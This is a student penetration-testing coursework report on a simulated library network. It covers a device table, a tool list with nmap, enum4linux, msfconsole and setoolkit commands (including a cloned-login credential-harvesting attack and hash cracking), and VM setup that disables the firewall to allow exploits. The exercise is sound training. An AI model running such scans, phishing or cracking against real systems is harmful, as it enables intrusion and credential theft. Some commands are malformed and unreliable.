PROJECT TITLE:
CAMPUS NETWORK HARDENING: A VULNERABILITY REMEDIATION EXERCISE

LECTURER:
DR NOORHUZAIMI @ KARIMAH BINTI MOHD NOOR

SUBMISSION DATE:
6 JUNE 2025

NAME	MATRIC ID	SECTION	PHOTO
NOORAINA LAILATIE BINTI MAZLAN	CA22050	03B	
ANIS AYU SYAFIQAH BINTI MOHAMAD NABZHAM	CA22057	03B	
ATHIRAH BINTI SHAMSUL NAHAR	CA22036	03B	
PUTERI IZZRA SHAZLEEN BINTI MAZLAN	CA22054	03B	


TABLE OF CONTENT

INTRODUCTION

University libraries function as digital centers for students, faculty, and scholarly materials, rendering them a key target for cyber risks. This report outlines a security evaluation designed to identify and reduce these risks. As ethical hackers, the team conducted a systematic assessment to uncover weaknesses in the library's digital framework and propose suitable counter measures to enhance its security stance. The report opens with the signed team agreement, detailing roles, collaboration conditions, and ethical duties throughout the project's duration. It continues with the recognition and setup of tools employed for asset identification, network mapping, and vulnerability assessment. A diagram illustrating the network topology of the library setting is provided to offer a visual representation of the identified assets and their connections.

Subsequent sections outline the detailed process of exploiting vulnerabilities, encompassing scanning procedures, password cracking, and system enumeration, accompanied by screenshots and technical descriptions. A targeted remediation strategy is subsequently suggested, tackling each recognized vulnerability with implementable security measures like patching, firewall adjustments, and access limitations.

NETWORK TOPOLOGY DIAGRAM



DEVICES INFORMATION

Device	IpAddress	OS	Service	Web Browser	Hardware	Software Version	Network Infrastructure	Network Configuration
Main Router	10.0.2.2	Cisco IOS	Gateway routing	N/A	Cisco ISR 4331	IOS Version 15.x	Connected to ISP and core Switch	Static ip, default route to ISP
Core Switch	N/A (Layer 2)	Cisco IOS (Switch)	Switching, VLAN management	N/A	Cisco 2960-24TT	IOS Version 12.x	Central switch for all devices	No IP (Layer 2), multiple FastEthernet ports
Server	Server 10.0.2.10	Windows Server 2016	DNS, DHCP, Web, File Server	Internet explorer	Server-PT	PT OS v2	Static connection to core switch	Static IP, DNS and DHCP services enabled
Staff PC 1	10.0.2.20	Windows 10	Client (access to DNS or Internet)	Chrome	PC-PT	PT OS v2	Connected to core switch	Static IP or DHCP assigned by server
Staff PC 2	10.0.2.21	Windows 10	Client (access to DNS or Internet)	Chrome	PC-PT	PT OS v2	Connected to core switch	Static IP or DHCP assigned by server
Student PC 1	10.0.2.30	Windows 10	Client (access to DNS or Internet)	Firefox	PC-PT	PT OS v2	Connected to core switch	DHCP client, receives IP from server
Student PC 2	10.0.2.31	Windows 10	Client (access to DNS or Internet)	Firefox	PC-PT	PT OS v2	Connected to core switch	DHCP client, receives IP from server
ISP Cloud	N/A	N/A	Simulated Internet access	N/A	Cloud-PT	N/A	Connected to main router	Simulated IP connections

TOOLS IDENTIFICATION

Tool	Function	Command
nmap	Used to find all live (active) devices on the network within the IP range 10.0.2.1 to 10.0.2.254.It tells which devices are currently online, without scanning for ports or services. The nmap command in Kali Linux is used to scan networks and systems to discover active hosts, open ports, running services, and operating system details for security auditing and penetration testing purposes (Kali Linux, n.d.; GeeksforGeeks, 2024; Obialom, n.d.).	nmap -sn 10.0.2.0/24
enum4linux	Used to enumerate information from a target machine with the IP address 10.0.2.15 using SMB (Server Message Block) protocols. The -a option stands for "all", which tells enum4linux to run all available enumeration options.	enum4linux -a 10.0.2.15
msfconsole	Used to exploiting known vulnerabilities after you've scanned and enumerated a target system. It allows ethical hackers.	msfconsole
sudo nmap	Used to detect open ports, running services, and the operating system of the target machine. The output revealed ports 22 and 80 were open, indicating SSH and HTTP services were active."	sudo nmap -sS -p 10.0.2.15
sudo setoolkit	Used to launch a credential harvesting attack by cloning the login page of the campus portal. This allowed us to test how vulnerable users might be to phishing attacks.	sudo setoolkit
cat	Used to inspect the captured password hashes before submitting them to John the Ripper for cracking. This allowed us to verify the format and contents of the hash dump (Tutorials Point, 2024)	cat hash.txt


VIRTUAL SETUP

A) WINDOWS SETUP


1. Download the virtual box at this link: https://www.virtualbox.org/wiki/Downloads and then execute it on your PC.


2. Then, download the Windows 7 ISO file at this link: https://archive.org/details/win-7-ult-sp-1-english-x-64. Choose based on your PC specifications.

3. Open the virtual box then click 'New'.




4. Follow the option on these images, then click finish.







5. Next, open the Windows 7, click start.




6. Choose the Installation language and keyboard input.




7. Check the checkbox to accept the license terms.




8. Set up the username and Computer name.




9. Set up the passwords and the hint.




10. Set up the time zone.




11. Turn off the Windows Firewall to enable exploits.



12. Turn on Network discovery, File and printer sharing and public folder sharing to enable exploits.



13. Turn on the NetBIOS over TCP/IP for the IPv4 for the Windows 7.




B) KALI LINUX SETUP


1. Download the virtual box at this link: https://www.virtualbox.org/wiki/Downloads and then execute it on your PC.

